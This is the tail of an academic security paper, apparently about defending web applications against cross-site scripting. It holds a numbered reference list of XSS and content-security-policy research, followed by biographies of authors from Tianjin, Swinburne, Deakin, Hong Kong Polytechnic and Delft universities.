[2] M. Heiderich, J. Schwenk, T. Frosch, J. Magazinius, and E. Z. Yang, "mXSS attacks: Attacking well-secured web-applications by using innerhtml mutations," in *Proc. ACM SIGSAC Conf. Comput. Commun. Secur.*, 2013, pp. 777–788.

[3] The Acunetix, universal cross-site scripting (UXSS): The making of a vulnerability, 2017. Accessed: Oct. 2, 2017. [Online]. Available: https://www.acunetix.com/blog/articles/universal-cross-site-scripting-uxss.

[4] S. Stamm, B. Sterne, and G. Markham, "Reining in the web with content security policy," in *Proc. 19th Int. Conf. World Wide Web*, 2010, pp. 921–930.

[5] The W3C working draft. *Content Security Policy Level 3*, 2017. Accessed: Sep. 29, 2017, [Online]. Available: https://www.w3.org/TR/CSP3/

[6] Can I use. *Content Security Policy Level 2*, 2017. Accessed: Sep. 29, 2017, [Online]. Available: https://caniuse.com/#search=csp

[7] S. Lekies, K. Kotowicz, S. Groß, E. Nava, and M. Johns, "Code-reuse attacks for the web: Breaking cross-site scripting mitigations via script gadgets," in *Proc. ACM SIGSAC Conf. Comput. Commun. Secur.*, 2017, pp. 1709–1723.

[8] L. Weichselbaum, M. Spagnuolo, S. Lekies, and A. Janc, "CSP is dead, long live CSP! On the insecurity of whitelists and the future of content security policy," in *Proc. ACM SIGSAC Conf. Comput. Commun. Secur.*, 2016, pp. 1376–1387.

[9] S. Calzavara, A. Rabitti, and M. Bugliesi, "Content security problems: Evaluating the effectiveness of content security policy in the wild," in *Proc. ACM SIGSAC Conf. Comput. Commun. Secur.*, 2016, pp. 1365–1375.

[10] D. Some, N. Bielova, and T. Rezk, "On the content security policy violations due to the same-origin policy," in *Proc. 26th Int. Conf. World Wide Web*, 2017, pp. 877–886.

[11] M. Heiderich, M. Niemietz, and J. Schwenk, "Waiting for CSP: Securing legacy web applications with JSAgents," in *Proc. Eur. Symp. Res. Comput. Secur.*, 2015, pp. 23–42.

[12] J. Pan and X. Mao, "Detecting DOM-Sourced cross-site scripting in browser extensions," in *Proc. IEEE Int. Conf. Softw. Maintenance Evol.*, 2017, pp. 24–34.

[13] S. Lekies, B. Stock, and M. Johns, "25 million flows later: Large-scale detection of DOM-based XSS," in *Proc. ACM SIGSAC Conf. Comput. Commun. Secur.*, 2013, pp. 1193–1204.

[14] I. Parameshwaran, E. Budianto, S. Shinde, H. Dang, A. Sadhu, and P. Saxena, "DexterJS: Robust testing platform for DOM-based XSS vulnerabilities," in *Proc. 10th Joint Meeting Foundations Softw. Eng.*, 2015, pp. 946–949.

[15] I. Parameshwaran, E. Budianto, S. Shinde, H. Dang, A. Sadhu, and P. Saxena, "Auto-patching DOM-based XSS at scale," in *Proc. 10th Joint Meeting Foundations Softw. Eng.*, 2015, pp. 272–283.

[16] T. Jim, N. Swamy, and M. Hicks, "Defeating script injection attacks with browser-enforced embedded policies," in *Proc. 16th Int. Conf. World Wide Web*, 2007, pp. 601–610.

[17] T. Oda, G. Wurster, P. Oorschot, and A. Somayaji, "SOMA: Mutual approval for included content in web pages," in *Proc. 15th ACM Conf. Comput. Commun. Secur.*, 2008, pp. 89–98.

[18] D. Mitropoulos, P. Louridas, M. Polychronakis, and A. D. Keromytis, "Defending against web application attacks: Approaches, challenges and implications," *IEEE Trans. Dependable Secure Comput.*, vol. 16, no. 2, pp. 188–203, Apr. 2019.

[19] J. Thome, L. Shar, D. Bianculli, and L. Briand, "Search-driven string constraint solving for vulnerability detection," in *Proc. 39th Int. Conf. Softw. Eng.*, 2017, pp. 198–208.

[20] A. Niakanlahiji and J. Jafarian, "WebMTD: Defeating web code injection attacks using web element attribute mutation," in *Proc. Workshop Moving Target Defense*, 2017, pp. 17–26.

[21] X. Jin, X. Hu, K. Ying, W. Du, H. Yin, and G. N. Peri, "Code injection attacks on HTML5-based mobile apps: Characterization, Detection and mitigation," in *Proc. ACM SIGSAC Conf. Comput. Commun. Secur.*, 2014, pp. 66–77.

[22] M. Mohammadi, B. Chu, and H. Lipford, "POSTER: Using unit testing to detect sanitization flaws," in *Proc. 22nd ACM SIGSAC Conf. Comput. Commun. Secur.*, 2015, pp. 1659–1661.

[23] Y. Cao, V. Yegneswaran, P. Porras, and Y. Chen, "PathCutter: Severing the self-propagation path of XSS JavaScript worms in social web networks," in *Proc. 19th Annu. Netw. Distrib. Syst. Secur. Symp.*, 2012, pp. 1–14.

[24] A. Shrivastava, S. Choudhary, and A. Kumar, "JIID: Java input injection detector for pre-deployment vulnerability detection," in *Proc. IEEE Int. Conf. Res. Comput. Intell. Commun. Netw.*, 2015, pp. 444–449.

[25] N. Jovanovic, C. Kruegel and E. Kirda, "Pixy: A static analysis tool for detecting Web application vulnerabilities," in *Proc. IEEE Symp. Secur. Privacy*, 2006, pp. 258–263.

[26] A. Doupé, W. Cui, M. H. Jakubowski, M. Peinado, C. Kruegel, and G. Vigna, "deDacota: Toward preventing server-side XSS via automatic code and data separation," in *Proc. ACM SIGSAC Conf. Comput. Commun. Secur.*, 2013, pp. 1205–1216.

[27] X. Pan, Y. Cao, S. Liu, Y. Zhou, Y. Chen, and T. Zhou, "CSPAutoGen: Black-box enforcement of content security policy upon real-world websites," in *Proc. ACM SIGSAC Conf. Comput. Commun. Secur.*, 2016, pp. 653–665.

[28] M. Fazzini, P. Saxena, and A. Orso, "AutoCSP: Automatically retrofitting CSP to web applications," in *Proc. 37th Int. Conf. Softw. Eng.*, 2015, pp. 336–346.

[29] S. Liu, X. Yan, Q. Wang, and Q. Xi, "A systematic study of content security policy in web applications," *Secur. Commun. Netw.*, vol. 9, pp. 3570–3584, Sep. 2016.

[30] The Spanner. *DOM Clobbering*, 2017. Accessed: Oct. 2, 2017, [Online]. Available: http://www.thespanner.co.uk/2013/05/16/dom-clobbering/

[31] Alexa. *The Top 500 Sites on the Web*. [Online]. 2017. Available: Oct. 11, 2017. [Online]. Available: https://www.alexa.com/topsites

[32] X. Chen, J. Li, J. Weng, J. Ma, and W. Lou, "Verifiable computation over large database with incremental updates," *IEEE Trans. Comput.*, vol. 65, no. 10, pp. 3184–3195, Oct. 2016.

[33] X. Chen, J. Li, X. Huang, J. Ma, and W. Lou, "New publicly verifiable databases with efficient updates," *IEEE Trans. Dependable Secure Comput.*, vol. 12, no. 5, pp. 546–556, Oct. 2015.

[34] Jquery, *Jquery API Document*, Accessed: Oct. 12, 2017, 2017. [Online]. Available: http://api.jquery.com

[35] G. Lin, J. Zhang, W. Luo, L. Pan, Y. Xiang, O. D. Vel, and P. Montague, "Cross-project transfer representation learning for vulnerable function discovery," *IEEE Trans. Ind. Inform.*, vol. 14, no. 7, pp. 3289–3297, Jul. 2018.

[36] X. Chen, J. Li, J. Ma, Q. Tang, and W. Lou, "New algorithms for secure outsourcing of modular exponentiations," *IEEE Trans. Parallel Distrib. Syst.*, vol. 25, no. 9, pp. 2386–2396, Sep. 2014.

[37] X. Chen, F. Zhang, W. Susilo, H. Tian, J. Li, and K. Kim, "Identity-based chameleon hashing and signatures without key exposure," *Inf. Sci.*, vol. 265, pp. 198–210, 2014.

[38] L. Liu, O. De Vel, Q. Han, J. Zhang, and Y. Xiang, "Detecting and preventing cyber insider threats: A survey," *IEEE communications surveys and tutorials*, vol. 20, no. 2, pp. 1397–1417, Second Quarter 2018.

[39] N. Sun, J. Zhang, P. Rimba, S. Gao, L. Y. Zhang, and Y. Xiang, "Data-driven cybersecurity incident prediction: A survey," *IEEE Commun. Surveys Tuts.*, vol. 21, no. 2, pp. 1744–1772, Second Quarter 2019.

Guangquan Xu (Member, IEEE) received the PhD degree from Tianjin University, in 2008. He is a PhD and full professor with the Tianjin Key Laboratory of Advanced Networking (TANK), College of Intelligence and Computing, Tianjin University, China. He is an IET fellow, member of the CCF. His research interests include cyber security and trust management. He is the director of Network Security Joint Lab and the Network Attack & Defense Joint Lab. He has published more than 100 papers in reputable international journals and conferences, including IEEE IoT J, FGCS, IEEE access, PUC, JPDC, IEEE multimedia, and so on. He served as a TPC member for IEEE UIC 2018, SPNCE2019, IEEE UIC2015, IEEE ICECCS 2014, and reviewers for journals such as IEEE access, ACM TIST, JPDC, IEEE TITS, soft computing, FGCS, and Computational Intelligence, and so on.


Xiaofei Xie (Member, IEEE) received the bachelor's degree in softerware engineering from Tianjin University, in 2011. Currently he is working toward the PhD degree at Tianjin University. He is currently working in Software Engineering, foucsing on program analysis, loop analysis, and summarization. He received an ACM SIGSOFT Distinguished Paper Award at FSE 2016.

Shuhan Huang (Student Member, IEEE) received the bachelor's degree from the Tianjin University, in 2016. He is working toward the master's degree with the School of Computer Science and Technology, Tianjin University, China. His current research interests include the web security.

Jun Zhang (Senior Member, IEEE) received the PhD degree in computer science from the University of Wollongong, Australia. He is the co-founder and director of the Cybersecurity Lab, Swinburne University of Technology, Australia. His research interests include cybersecurity and applied machine learning. In particular, he is currently leading his team developing intelligent defence systems against sophisticated cyber attacks. He is the chief investigator of several projects in cybersecurity, funded by the Australian Research Council (ARC). He has published more than 100 research papers in many international journals and conferences, such as the *IEEE Communications Surveys and Tutorials*, *IEEE Transactions on Information Forensics and Security*, and ACM Conference on Computer and Communications Security. Two of his papers were selected as the featured articles in the July/August 2014 issue of the *IEEE Transactions on Dependable and Secure Computing* and the March/April 2016 issue of IEEE IT Professional. His research has been widely cited in the area of cybersecurity. He has been internationally recognised as a research leader in cybersecurity, evidenced by his chairing of 15 international conferences, and presenting of invited keynote addresses in six conferences and an invited lecture in IEEE SMC Victorian Chapter.

Lei Pan (Member, IEEE) received the PhD degree in computer forensics from Deakin University, Australia, in 2008. He is currently a senior lecturer with the School of Information Technology, Deakin University. His research interests include cyber security and privacy. He has authored 60 research papers in refereed international journals and conferences, such as the *IEEE Transactions on Information Forensics and Security*, *IEEE Transactions on Dependable and Security Computing*, *IEEE Transactions on Industrial Informatics* and so on.

Wei Lou (Member, IEEE) received the BEng degree in electrical engineering from Tsinghua University, China, in 1995, the MEng degree in telecommunications from the Beijing University of Posts and Telecommunications, China, in 1998, and the PhD degree in computer engineering from Florida Atlantic University, Boca Raton, FL, in 2004. He is currently an associate professor with the Department of Computing, The Hong Kong Polytechnic University, Hong Kong, China. His current research interests include the areas of wireless networking, mobile ad hoc and sensor networks, peer-to-peer networks, and mobile cloud computing. He has worked intensively on designing, analyzing and evaluating practical algorithms with the theoretical basis, as well as building prototype systems. His research work is supported by various Hong Kong grants.



Kaitai Liang (Member, IEEE) received the PhD degree from the Department of Computer Science, City University of Hong Kong, in 2014. He is currently an assistant professor with the Delft university of technology, The Netherlands. His research interests include applied cryptography and information security in particular, encryption, blockchain, post-quantum crypto, privacy enhancing technology, and security in cloud computing.